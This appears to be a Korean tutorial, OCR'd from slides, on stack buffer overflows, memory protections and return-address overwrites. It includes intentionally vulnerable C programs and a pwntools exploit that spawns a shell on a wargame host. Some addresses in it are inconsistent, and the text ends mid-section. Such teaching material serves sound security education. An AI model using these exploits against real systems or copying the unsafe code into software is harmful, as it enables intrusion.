


1. 스택 프레임 이해하기

함수 에필로그(Epilog)

pop eip로 스택에 저장되어 있던 리턴주소를 eip 에
저장하고, jmp eip 를 통해 리턴주소로 점프한다.
(이때 리턴주소는 call 할때 저장되는 eip의 값이다)

```
ret :
        pop eip
        jmp eip
```



2. 스택 버퍼 오버플로우란?

SCA

스택의 버퍼에서 발생하는 오버플로우

버퍼(Buffer)는 일상에서 '완충 장치'라는 뜻으로 사용되며,
컴퓨터 과학에서는 '데이터가 목적지로 이동되기 전에 보관되는 임시 저장소'의 의미로 쓰인다.


현대에는 이런 완충의 의미가 많이 희석되어 데이터가 저장될 수 있는 모든 단위를 버퍼라고 부르기도 한다. 스택에 있는 지역 변수는 '스택 버퍼', 힙에 할당된 메모리 영역은 '힙 버퍼'라고 불린다

버퍼 오버플로우


버퍼 오버플로우(Buffer Overflow)는 문자 그대로 버퍼가 넘치는 것을 의미한다.

2. 스택 버퍼 오버플로우란?

스택 메모리 릭 및 메모리 변조



포맷 스트링 버그를 이용한 메모리 공격기법이다. %s의 취약점은 길이 제한이 없다는 것이다. 입력을 받을때도 입력길이 제한이 없고, 출력을 할때도 길이 제한없이 널바이트를 만날때까지만 출력하니깐 이 걸 이용하면 메모리 릭 또는 메모리 변조가 가능하다.



2. 스택 버퍼 오버플로우란?

SCA

스택 메모리 릭 예제 코드

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(void) {
  char secret[16] = "secret message";
  char barrier[4] = {};
  char name[8] = {};

  memset(barrier, 0, 4);

  printf("Your name: ");
  read(0, name, 12);

  printf("Your name is %s.", name);
}
```

취약점 찾기

read 함수로 name 버퍼에 값을 입력받는 부분에서 첫번째 취약점이 발생한다.
name 버퍼의 크기는 8바이트인데, read함수를 통해 12바이트만큼 입력이 되므로 메모리 릭이 발생될 수 있다.

printf 함수에서 %s 로 인해서 두번째 취약점이 발생한다. 길이제한이 없기때문에 널바이트를 만날때까지 출력되므로, 여기서 메모리 릭된 값이 출력된다.

2. 스택 버퍼 오버플로우란?

스택 메모리 릭 예제 코드

0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7
A 0x41	A 0x41	A 0x41	A 0x41	A 0x41	A 0x41	A 0x41	A 0x41
0x8	0x9	0xa	0xb	0xc	0xd	0xe	0xf
A 0x41	A 0x41	A 0x41	A 0x41	s 0x73	e 0x65	c 0x63	r 0x72
0x10	0x11	0x12	0x13	0x14	0x15	0x16	0x17
e 0x65	t 0x74	0x20	m 0x6d	e 0x65	s 0x73	s 0x73	a 0x61
0x18	0x19	0x1a	0x1b				
g 0x67	e 0x65	0x00	0x00				

name 버퍼와 secret 버퍼 사이에 널바이트를 다른 값으로 채워서 널바이트를 없앴으므로 값이 릭(노출)된걸 볼 수 있다.

```
Your name is AAAAAAAAAAAAsecret message.
```

2. 스택 버퍼 오버플로우란?

SCA

스택 메모리 변조 예제 코드

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_auth(char *password) {
    int auth = 0;
    char temp[16];

    strncpy(temp, password, strlen(password));

    if(!strcmp(temp, "SECRET_PASSWORD"))
        auth = 1;

    return auth;
}
int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: ./sbof_auth ADMIN_PASSWORD\n");
        exit(-1);
    }

    if (check_auth(argv[1]))
        printf("Hello Admin!\n");
    else
        printf("Access Denied!\n");
}
```

취약점 찾기

main 함수의 인자가 check_auth 함수의 인자로 넘어간다.
check_auth 함수에는 참과 거짓을 판별할 값을 담는 auth 변수와 복사할 버퍼 temp 가 존재한다.

취약점은 strncpy 함수의 이용해 복사할 버퍼(temp)에 인자를 복사할때 길이 인자가 존재하는데 여기서 길이 제한이 되어있지 않고 인자의 길이 만큼이므로 temp라는 버퍼는 16바이트이지만 16바이트 이상의 값도 복사가 가능하다는 것에서 발생한다.

2. 스택 버퍼 오버플로우란?

스택 메모리 변조 예제 코드

0x0	0x1	0x2	0x3	0x4	0x5	0x6	0x7
a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61
0x8	0x9	0xa	0xb	0xc	0xd	0xe	0xf
a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61	a 0x61
0x10	0x11	0x12	0x13				
a 0x61	a 0x61	a 0x61	a 0x61				

문자열을 temp 크기 즉 16바이트를 넘게 입력하게 되면 버퍼오버플로우가 발생하면서 temp 버퍼 뒤에 존재하는 auth 의 값을 덮을 수 있게 되면서 0이 아닌 값으로 덮게 되면 공격자가 의도한 값이 출력된다.

```
Hello Admin!
```

3. 쉘코드란?

쉘코드란?

쉘코드(Shellcode)는 작은 크기의 코드로 소프트웨어 취약점 이용을 위한 내용부에서 사용된다. 주로 기계어 코드로 이루어졌으며 쉘코드 또는 셸코드라고 불리우는데 이렇게 불리는 까닭은 일반적으로 명령 쉘을 시작시켜 그 곳으로 부터 공격자가 시스템 명령어 쉘을 실행시키기 때문이다.

로컬 쉘코드

대상 시스템에 권한이 존재할 경우 취약점이 포함된 프로세스를 통해 높은 권한을 획득할 때 사용하는 쉘코드이다.

원격 쉘코드

네트워크상의 다른 대상 시스템에 대한 취약점이 존재하는 프로세스를 공격할 때 사용되는 쉘 코드이다.

4. 메모리 보호기법

SCA

ASLR

ASLR (Address Space Layout Randomization)이란?
메모리 손상 취약점 공격을 방지하기 위한 기술
스택, 힙, 라이브러리, 등의 주소를 랜덤한 영역에 배치하여, 공격에 필요한 Target address를 예측하기 어렵게 만든다.

프로그램이 실행 될 때 마다 각 주소들이 변경됨
예를 들어 Return-To-Libc(RTL) 공격을 하기 위해서는 공유 라이브러리에서 사용하려는 함수의 주소를 알아야 한다.

이러한 주소 값들이 프로그램이 호출 될 때 마다 고정적인 주소를 가진다면 매우 쉽게 활용할 수 있다.
하지만 ASLR의 적용으로 인해 프로그램이 호출 될 때 마다 스택, 힙, 라이브러리 영역의 주소가 변경되면 공격에 어려워진다. (불가능하지는 않다.)

4. 메모리 보호기법

SCA

NX bit / DEP

프로세스 명령어나 코드 또는 데이터 저장을 위한 메모리 영역을 따로 분리하는 CPU의 기술이다.
NX 특성으로 지정된 모든 메모리 구역은 데이터 저장을 위해서만 사용되며, 프로세서 명령어가 그 곳에 상주하지 않음으로써 실행되지 않도록 만들어 준다.

마이크로소프트 윈도우 운영 체제에 포함된 보안 기능이며, 악의적인 코드가 실행되는 것을 방지하기 위해 메모리를 추가로 확인하는 하드웨어 및 소프트웨어 기술이다.

DEP는 두 가지 모드로 실행된다.

하드웨어 DEP: 메모리에 명시적으로 실행 코드가 포함되어 있는 경우를 제외하고 프로세스의 모든 메모리 위치에서 실행할 수 없도록 표시한다.

대부분의 최신 프로세서는 하드웨어 적용 DEP를 지원한다.

소프트웨어 DEP: CPU가 하드웨어 DEP를 지원하지 않을 경우 사용한다.

4. 메모리 보호기법

SCA

Stack Canary

스택 카나리는 함수의 프롤로그에서 스택 버퍼와 반환주소사이에 임의의 값을 삽입하고, 함수의 에필로그에서 해당값의 변조를 확인하는 보호기법이다. 카나리값의 변조가 확인되면 프로세스가 강제로 종료된다.

```
mov rax, QWORD PTR fs:0x28
mov QWORD PTR [rbp-0x8], rax
xor eax, eax
```

스택 카나리 프롤로그

```
mov rcx, QWORD PTR[rbp-0x8]
xor rcx, QWORD PTR fs:0x28
je  0x6f0 <특정 주소>
call 0x570 <__stack_chk_fail@plt>
```

스택 카나리 에필로그

4. 메모리 보호기법

SCA

PIE

PIE 보호기법이란 메모리의 어딘가에 위치한 기계어 코드의 몸체로서 절대 주소와 관계 없이 적절히 실행된다. 즉 메모리상의 명령어들의 위치가 매번 바뀐다는 의미이다.


PIE 보호기법이 적용된 프로그램은 특별한 코드 수정이 없이 어느 메모리 주소에서도 실행이 가능하며 메모리 주소의 제약을 받지 않는다.

이 보호기법은 주로 RTL(Return To Libc), ROP(Return Oriented Programming) 과 같은 바이너리에서 실행 가능한 코드의 오프셋을 필요로 하는 공격 기법을 사용하려고 할때 이 코드가 어디에 존재하는지를 알 수 없게 한다.

5. Return Address Overwrite

Return Address Overwrite란?

stack frame의 끝에 존재하는 return address 영역을 overwrite 함으로써, 함수가 끝날 때 원하는 주소, 원하는 함수의 코드로 분기를 변경하도록 하는 기법이다.



5. Return Address Overwrite

Return Address Overwrite 예제 코드

```
#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```

취약점 찾기

취약점은 scanf 함수에 %s 에서 발생한다. buf 의 크기는 0x28 이지만 길이 제한이 없으므로, 스택 버퍼 오버플로우가 발생할 수 있다.

버퍼 -> SFP -> RET 순서이므로, 버퍼를 넘어 SFP까지 덮으면 RET 를 조작해 원하는 흐름으로 바꿀 수 있다.

get_shell 이라는 함수가 존재하므로 RET 의 값을 이 함수의 주소로 변경하면 쉘을 획득할 수 있다.

5. Return Address Overwrite

디어셈블리 코드

```
0x08049202 <+0>:     push   ebp
0x08049203 <+1>:     mov    ebp,esp
0x08049205 <+3>:     sub    esp,0x28
0x08049208 <+6>:     call   0x80491a6 <init>
0x0804920d <+11>:    push   0x804a010
0x08049212 <+16>:    call   0x8049050 <printf@plt>
0x08049217 <+21>:    add    esp,0x4
0x0804921a <+24>:    lea    eax,[ebp-0x28]
0x0804921d <+27>:    push   eax
0x0804921e <+28>:    push   0x804a018
0x08049223 <+33>:    call   0x8049080 <__isoc99_scanf@plt>
0x08049228 <+38>:    add    esp,0x8
0x0804922b <+41>:    mov    eax,0x0
0x08049230 <+46>:    leave
0x08049231 <+47>:    ret
```

main 함수

분석

버퍼에 위치는 ebp - 0x28 이므로
scanf(%s, (ebp-0x28))이라고 할 수 있다.

```
pwndbg> p get_shell
$1 = {<text variable, no debug info>} 0x80491d4 <get_shell>
```

get_shell 함수의 주소를 알아내었다.

5. Return Address Overwrite

익스플로잇 코드

```
from pwn import *

p = remote('host3.dreamhack.games', 14153)

payload = 'A' * 0x30
payload += 'B' * 0x8
payload += '\xaa\x06\x40\x00\x00\x00\x00\x00'

p.recvuntil('Input: ')

p.sendline(payload)

p.interactive()
```


버퍼의 크기는 0x28이지만 실제로는 컴파일러의 최적화등 이유로 인해 0x30 이라는 크기를 가지게 된다.

64bit elf 이므로 버퍼(0x30) + SFP(0x8) + RET(get_shell 함수의 주소) 로 페이로드를 구성하면 된다.

6. Return to Shellcode

Return to Shellcode란?

버퍼에 쉘코드를 입력해서 스택에 쉘코드를 저장시키고 쉘코드를 제외한 나머지 버퍼크기와 SFP만큼을 더미값으로 덮은 뒤 Return address 값을 shellcode가 저장된 주소로 변경해, shellcode를 호출하는 방식이다.



6. Return to Shellcode

Return to Shellcode 예제 코드

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  char buf[0x50];

  printf("Address of the buf: %p\n", buf);
  printf("Distance between buf and $rbp: %ld\n",
         (char*)__builtin_frame_address(0) - buf);

  printf("[1] Leak the canary\n");
  printf("Input: ");
  fflush(stdout);

  read(0, buf, 0x100);
  printf("Your input is '%s'\n", buf);

  puts("[2] Overwrite the return address");
  printf("Input: ");
  fflush(stdout);
  gets(buf);

  return 0;
}
```

메모리 보호기법 체크

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	FILE
Full RELRO	Canary found	NX disabled	PIE enabled	No RPATH	No RUNPATH	./r2s

분석 및 취약점 찾기

buf의 크기는 0x50이다. 처음에 실행되면 buf 의 주소를 출력해준다. 그리고 카나리 릭을 할 수 있는 첫번째 취약점인 read 함수가 존재한다. 카나리 릭을 하고 printf 함수의 %s 의 취약점을 이용해서 카나리 릭을 출력할 수 있다.

그리고 마지막 gets의 함수의 취약점을 이용해서 쉘코드 + 남은 버퍼 + SFP + RET(buf의 주소)로 페이로드를 구성하면 된다.

6. Return to Shellcode

디어셈블리 코드

```
mov     rax, qword ptr fs:[0x28]
mov     qword ptr [rbp - 8], rax
xor     eax, eax
```

카나리 프롤로그

```
lea     rax, [rbp - 0x60]
mov     rsi, rax
lea     rdi, [rip + 0x16c]
mov     eax, 0
call    printf@plt                <printf@plt>
```

buf의 주소 출력

```
mov     rax, rbp
mov     rdx, rax
lea     rax, [rbp - 0x60]
sub     rdx, rax
mov     rax, rdx
mov     rsi, rax
lea     rdi, [rip + 0x160]
mov     eax, 0
call    printf@plt                <printf@plt>
```

buf와 rbp의 오프셋 출력

```
lea     rax, [rbp - 0x60]
mov     edx, 0x100
mov     rsi, rax
mov     edi, 0
call    read@plt                  <read@plt>
```

취약점이 존재하는 read 함수

```
lea     rax, [rbp - 0x60]
mov     rsi, rax
lea     rdi, [rip + 0x146]
mov     eax, 0
call    printf@plt                <printf@plt>
```

카나리 릭이 발생하는 printf 함수

```
lea     rax, [rbp - 0x60]
mov     rdi, rax
mov     eax, 0
call    gets@plt                  <gets@plt>
```

쉘을 입력할 수 있는 함수

6. Return to Shellcode

